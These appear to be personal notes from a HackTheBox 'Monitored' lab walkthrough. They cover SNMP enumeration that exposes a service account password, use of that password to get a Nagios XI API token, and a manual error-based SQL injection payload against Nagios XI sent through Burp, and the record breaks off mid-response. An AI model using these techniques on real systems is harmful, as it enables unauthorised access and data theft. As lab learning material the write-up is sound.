

Monitored

Friday, May 2, 2025 12:35 AM

[HackTheBox - Monitored](#)




Subdomain find

```
[eu-mod-2]-[10.10.14.8]-[ippsec@parrot]-[~/htb/monitored]
[*]$ gobuster vhost -k -u https://monitored.htb -w /opt/SecLists/Discdvery/DNS/subdomains-top1million-5000.txt
```


UDP port

```
[eu-mod-2]-[10.10.14.8]-[ippsec@parrot]-[~/htb/monitored]
[*]$ sudo nmap -v -sU 10.10.11.248 -oA nmap/monitored-udp
```

[sudo] password for ippsec:



```
(kali@kali)-[~/Desktop/htb/monitored]
$ snmpwalk -v2c -c public 10.129.230.96
iso.3.6.1.2.1.1.1.0 = STRING: "Linux monitored 5.10.0-28-amd64 #1 SMP Debian 5.10.209-2 (2024-01-31) x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (3144465) 8:44:04.65
iso.3.6.1.2.1.1.4.0 = STRING: "Me <root@monitored.htb>"
iso.3.6.1.2.1.1.5.0 = STRING: "monitored"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (1693) 0:00:16.93
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
```



```
(kali@kali)-[~/Desktop/htb/monitored]
$ apt search snmp-mib
libsmi2-common/kali-rolling 0.4.8+dfsg2-17 all
  library to access SMI MIB information - MIB module files

libsnmp-base/kali-rolling,now 5.9.4+dfsg-1.1 all [installed,automatic]
  SNMP configuration script, MIBs and documentation

libsnmp-mib-compiler-perl/kali-rolling 0.06-4 all
  MIB Compiler supporting SMIV1 and SMIV2

snmp-mibs-downloader/kali-rolling 1.7 all
  install and manage Management Information Base (MIB) files
```

```
(kali@kali)-[~/Desktop/htb/monitored]
$ sudo apt install snmp-mibs-downloader
```

```
Installing:
snmp-mibs-downloader
```

```
Installing dependencies:
```

```
(kali@kali)-[~/Desktop/htb/monitored]
```

```
$ snmpwalk -v2c -c public 10.129.230.96 -m all
```

```
MIB search path: /usr/share/snmp/mibs:/usr/share/snmp/mibs/iana:/usr/share/snmp/mibs/ietf
Cannot find module (IANA-STORAGE-MEDIA-TYPE-MIB): At line 19 in /usr/share/snmp/mibs/ietf/VM-MIB
Did not find 'IANAStorageMediaType' in module #1 (/usr/share/snmp/mibs/ietf/VM-MIB)
Cannot find module (IEEE8021-CFM-MIB): At line 30 in /usr/share/snmp/mibs/ietf/TRILL-OAM-MIB
```

snmpbulkwalk is way faster than snmpwalk.

```
(kali@kali)-[~/Desktop/htb/monitored]
```

```
$ snmpbulkwalk -v2c -c public 10.129.230.96 -m all | tee snmp.out
```

```
MIB search path: /usr/share/snmp/mibs:/usr/share/snmp/mibs/iana:/usr/share/snmp/mibs/ietf
Cannot find module (IANA-STORAGE-MEDIA-TYPE-MIB): At line 19 in /usr/share/snmp/mibs/ietf/VM-MIB
Did not find 'IANAStorageMediaType' in module #1 (/usr/share/snmp/mibs/ietf/VM-MIB)
Cannot find module (IEEE8021-CFM-MIB): At line 30 in /usr/share/snmp/mibs/ietf/TRILL-OAM-MIB
Cannot find module (LLDP-MIB): At line 35 in /usr/share/snmp/mibs/ietf/TRILL-OAM-MIB
Did not find 'dot1agCfmIndex' in module #1 (/usr/share/snmp/mibs/ietf/TRILL-OAM-MIB)
Did not find 'dot1agCfmMaIndex' in module #1 (/usr/share/snmp/mibs/ietf/TRILL-OAM-MIB)
```

```
(kali@kali)-[~/Desktop/htb/monitored]
```

```
$ grep -i nagios snmp.out
```

```
HOST-RESOURCES-MIB::hrSWRunName.953 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.954 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.955 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.956 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.957 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.1379 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunPath.740 = STRING: "/usr/local/nagios/bin/npcd"
HOST-RESOURCES-MIB::hrSWRunPath.953 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunPath.954 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunPath.955 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunPath.956 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunPath.957 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunPath.1379 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunParameters.740 = STRING: "-f /usr/local/nagios/etc/pnp/npcd.cfg"
HOST-RESOURCES-MIB::hrSWRunParameters.953 = STRING: "-d /usr/local/nagios/etc/nagios.cfg"
HOST-RESOURCES-MIB::hrSWRunParameters.954 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
HOST-RESOURCES-MIB::hrSWRunParameters.955 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
HOST-RESOURCES-MIB::hrSWRunParameters.956 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
HOST-RESOURCES-MIB::hrSWRunParameters.957 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
HOST-RESOURCES-MIB::hrSWRunParameters.1379 = STRING: "-d /usr/local/nagios/etc/nagios.cfg"
```

```
(kali@kali)-[~/Desktop/htb/monitored]
```

```
$ grep -i SWRunName snmp.out
```

```
HOST-RESOURCES-MIB::hrSWRunName.1 = STRING: "systemd"
HOST-RESOURCES-MIB::hrSWRunName.2 = STRING: "kthreadd"
HOST-RESOURCES-MIB::hrSWRunName.3 = STRING: "rcu_gp"
HOST-RESOURCES-MIB::hrSWRunName.4 = STRING: "rcu_par_gp"
HOST-RESOURCES-MIB::hrSWRunName.6 = STRING: "kworker/0:0H-events_highpri"
HOST-RESOURCES-MIB::hrSWRunName.8 = STRING: "mm_percpu_wq"
HOST-RESOURCES-MIB::hrSWRunName.9 = STRING: "rcu_tasks_rude_"
HOST-RESOURCES-MIB::hrSWRunName.10 = STRING: "rcu_tasks_trace"
HOST-RESOURCES-MIB::hrSWRunName.11 = STRING: "ksoftirqd/0"
HOST-RESOURCES-MIB::hrSWRunName.12 = STRING: "rcu_sched"
HOST-RESOURCES-MIB::hrSWRunName.13 = STRING: "migration/0"
```

```
HOST-RESOURCES-MIB::hrSWRunName.918 = STRING: "postgres"
HOST-RESOURCES-MIB::hrSWRunName.920 = STRING: "xinetd"
HOST-RESOURCES-MIB::hrSWRunName.939 = STRING: "snmptt"
HOST-RESOURCES-MIB::hrSWRunName.941 = STRING: "snmptt"
HOST-RESOURCES-MIB::hrSWRunName.953 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.954 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.955 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.956 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.957 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.1379 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.1402 = STRING: "sudo"
HOST-RESOURCES-MIB::hrSWRunName.1403 = STRING: "bash"
HOST-RESOURCES-MIB::hrSWRunName.1443 = STRING: "exim4"
HOST-RESOURCES-MIB::hrSWRunName.4616 = STRING: "kworker/0:1-events"
HOST-RESOURCES-MIB::hrSWRunName.10714 = STRING: "kworker/1:1-mm_percpu_wq"
HOST-RESOURCES-MIB::hrSWRunName.28481 = STRING: "kworker/u4:3-ext4-rsv-conversion"
HOST-RESOURCES-MIB::hrSWRunName.29586 = STRING: "kworker/0:0-events"
HOST-RESOURCES-MIB::hrSWRunName.30838 = STRING: "kworker/u4:0-flush-8:0"
HOST-RESOURCES-MIB::hrSWRunName.31769 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.32368 = STRING: "kworker/1:0-events"
HOST-RESOURCES-MIB::hrSWRunName.32481 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.32592 = STRING: "apache2"
```



```

(kali@kali) ~/Desktop/htb/monitored
$ grep -i SWRun snmp.out | grep 1403
HOST-RESOURCES-MIB::hrSWRunIndex.1403 = INTEGER: 1403
HOST-RESOURCES-MIB::hrSWRunName.1403 = STRING: "bash"
HOST-RESOURCES-MIB::hrSWRunID.1403 = OID: SNMPv2-SMI::zeroDotZero
HOST-RESOURCES-MIB::hrSWRunPath.1403 = STRING: "/bin/bash"
HOST-RESOURCES-MIB::hrSWRunParameters.1403 = STRING: "-c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
HOST-RESOURCES-MIB::hrSWRunType.1403 = INTEGER: application(4)
HOST-RESOURCES-MIB::hrSWRunStatus.1403 = INTEGER: runnable(2)
HOST-RESOURCES-MIB::hrSWRunPerfCPU.1403 = INTEGER: 62
HOST-RESOURCES-MIB::hrSWRunPerfMem.1403 = INTEGER: 3456 KBytes

```

svc XjH7VCehowpR1xZB

Google "nagios api login"

<https://support.nagios.com/forum/viewtopic.php?t=58783>

/api/v1/authenticate

Re: Help with insecure login / backend ticket authentication
by ssax » Fri May 29, 2020 12:48 pm

This is because we are no longer updating the old backend component because it has been deprecated for a while now (See Admin > Manage Components > Backend API URL) and the auth system has changed, OpsGenie will need to update their utility to use the new API or utilize auth tokens.

The only way to get it to work would be to use to utilize auth tokens:

CODE: SELECT ALL
http://YOURX1888VER/nagiosxi/htbip/auth-token-reference.php

For example:

CODE: SELECT ALL
HOST -t -k 'http://YOURX1888VER/nagiosxi/api/v1/authenticate?pretty=1' -d 'username=nagiosadmin&password=YOURPASSWORD&sid=5'
&L 'http://YOURX1888VER/nagiosxi/include/cogomits/nagioscore/ui/trends.php?createImage&host=localhost&token=YOURTOKEN' > image.png

Re: Help with insecure login / backend ticket authentication

Burp Suite Community Edition v2.0.25.2.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 + Send Cancel < >

Request

```

1 POST /nagiosxi/api/v1/authenticate HTTP/1.1
2 Host: nagios.monitored.htb
3 Cookie: nagiosxi=399e607ahngc4poh19aldvud
4 Content-Length: 38
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
11 Origin: https://nagios.monitored.htb
12 Content-Type: application/x-www-form-urlencoded
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://nagios.monitored.htb/nagiosxi/login.php?nspfa1

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Fri, 02 May 2025 05:16:25 GMT
3 Server: Apache/2.4.56 (Debian)
4 Access-Control-Allow-Origin: *
5 Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT
6 Content-Length: 151
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: application/json
10
11 {
12   "username": "svc",
13   "user_id": "2",
14   "auth_token": "6af61d73dcfa55aa78bf5095eb680813e97cf59",
15   "valid_min": 5,
16   "valid_until": "Fri, 02 May 2025 01:21:25 -0400"
17 }

```

Burp Suite Community Edition v2.0.25.2.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 + Send Cancel < >

Request

```

8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
11 Origin: https://nagios.monitored.htb
12 Content-Type: application/x-www-form-urlencoded
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://nagios.monitored.htb/nagiosxi/login.php?nspfa1
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22 Connection: keep-alive
23
24 username=svc&password=XjH7VCehowpR1xZB

```

Response

```


1 HTTP/1.1 200 OK
2 Date: Fri, 02 May 2025 05:16:25 GMT
3 Server: Apache/2.4.56 (Debian)
4 Access-Control-Allow-Origin: *
5 Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT
6 Content-Length: 151
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: application/json
10
11 {
12   "username": "svc",
13   "user_id": "2",
14   "auth_token": "6af61d73dcfa55aa78bf5095eb680813e97cf59",
15   "valid_min": 5,
16   "valid_until": "Fri, 02 May 2025 01:21:25 -0400"
17 }

```

6af61d73dcfa55aa78bf5095eb680813e97cf59

060162e89ea87e0f2bab27ac5d10c72cb5fe1961


Add token here and hit enter. It will login.



Nagios is an infrastructure monitoring tool which use SNMP.


Google "Nagios XI 5.11.0 exploit".


<https://rootsecdev.medium.com/notes-from-the-field-exploiting-nagios-xi-sql-injection-cve-2023-40931-9d5dd6563f8c>




You should be able to refresh the Nagios page you landed on with
/nagiosxi/admin/banner_message-ajaxhelper.php
action=acknowledge_banner_message&id=*

Manual SQL injection






This is error based SQL injection.




It returned two databases.


If we do this we cannot see the full output.




If we do this, we can see one table name.





This is how we can see a list of tables names.







Send it to Intruder.



Adding pipe infront of output



4. Intruder attack of https://nagios.monitored.htb

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response	Error	Timeout	Length	Comment
0		200	214		683		
1	0	200	133		692		
2	1	200	237		687		
3	2	200	91		685		
4	3	200	229		684		
5	4	200	127		692		
6	5	200	170		688		
7	6	200	93		703		
8	7	200	1635		688		

Request Response

HTTP/1.1 200 OK

Date: Fri, 02 May 2025 20:21:23 GMT

Server: Apache/2.4.18 (Ubuntu)

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Set-Cookie: nagiosid=7puuq7fsgv75cdsnp74dxs; expires=Fri, 02-May-2025 20:51:23 GMT; Max-Age=1800; path=/; secure; HttpOnly

Content-Security-Policy: frame-ancestors 'self'

Vary: Accept-Encoding

Settings

Regex

Case sensitive match

Exclude HTTP headers

Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

Extract the following items from responses:

Add From [0] to [1]

Edit

Remove

Duplicate

Insert

Clear

Maximum capture length: 100

Grep - Payloads

These settings can be used to flag result items containing reflections of the submitted payload.

Search responses for payload strings

Define extract grep item

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

Define start and end

Start after expression: |

Start at offset:

End at delimiter:

End at fixed length:

Case sensitive

Exclude HTTP headers

Update config based on selection below

Fetch response

The request has not yet been issued - click "Fetch response" to issue it

OK Cancel

Now we can see the output nicely.

4. Intruder attack of https://nagios.monitored.htb

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response	Error	Timeout	Length	Comment
0		200	214		683		
1	0	200	133		692		
2	1	200	237		687		
3	2	200	91		685		
4	3	200	229		684		
5	4	200	127		692		
6	5	200	170		688		
7	6	200	93		703		
8	7	200	1635		688		

Request Response

HTTP/1.1 200 OK

Date: Fri, 02 May 2025 20:21:23 GMT

Server: Apache/2.4.18 (Ubuntu)

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Set-Cookie: nagiosid=7puuq7fsgv75cdsnp74dxs; expires=Fri, 02-May-2025 21:03:15 GMT; Max-Age=1800; path=/; secure; HttpOnly

Content-Security-Policy: frame-ancestors 'self'

Vary: Accept-Encoding

Content-Length: 139

Keep-Alive: timeout=5, max=100

Connection: keep-alive

Content-Type: text/html; charset=UTF-8

["message": "Failed to acknowledge message.", "msg_type": "error"]

This is what we interested in.

5. Intruder attack of https://nagios.monitored.htb

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response	Error	Timeout	Length	Comment
12	12	200	214		680		
13	13	200	279		695		
14	14	200	170		684		
15	15	200	214		695		
16	16	200	235		685		
17	17	200	167		691		
18	18	200	220		692		
19	19	200	186		699		
20	20	200	177		696		

Request Response

HTTP/1.1 200 OK

Date: Fri, 02 May 2025 20:33:15 GMT

Server: Apache/2.4.18 (Ubuntu)

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Set-Cookie: nagiosid=7puuq7fsgv75cdsnp74dxs; expires=Fri, 02-May-2025 21:03:15 GMT; Max-Age=1800; path=/; secure; HttpOnly

Content-Security-Policy: frame-ancestors 'self'

Vary: Accept-Encoding

Content-Length: 139

Keep-Alive: timeout=5, max=100

Connection: keep-alive

Content-Type: text/html; charset=UTF-8

["message": "Failed to acknowledge message.", "msg_type": "error"]

Request

POST /nagios/admin/banner_message_ajax.php HTTP/1.1

Host: nagios.monitored.htb

Cookie: nagiosid=7puuq7fsgv75cdsnp74dxs

Content-Length: 195

Cache-Control: max-age=0

Origin: https://nagios.monitored.htb

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (X11; Linux x86_64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36)

Referer: https://nagios.monitored.htb/nagios/login.php

Connection: keep-alive

action=acknowledge_banner_message&id= AND EXTRACTVALUE(1,concat(0x0a,(select COLUMN_NAME from INFORMATION_SCHEMA.COLUMNS where TABLE_SCHEMA = 'nagiosid' and TABLE_NAME = 'xi_users' LIMIT 0,1)))

Response

HTTP/1.1 200 OK

Date: Fri, 02 May 2025 20:33:15 GMT

Server: Apache/2.4.18 (Ubuntu)

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

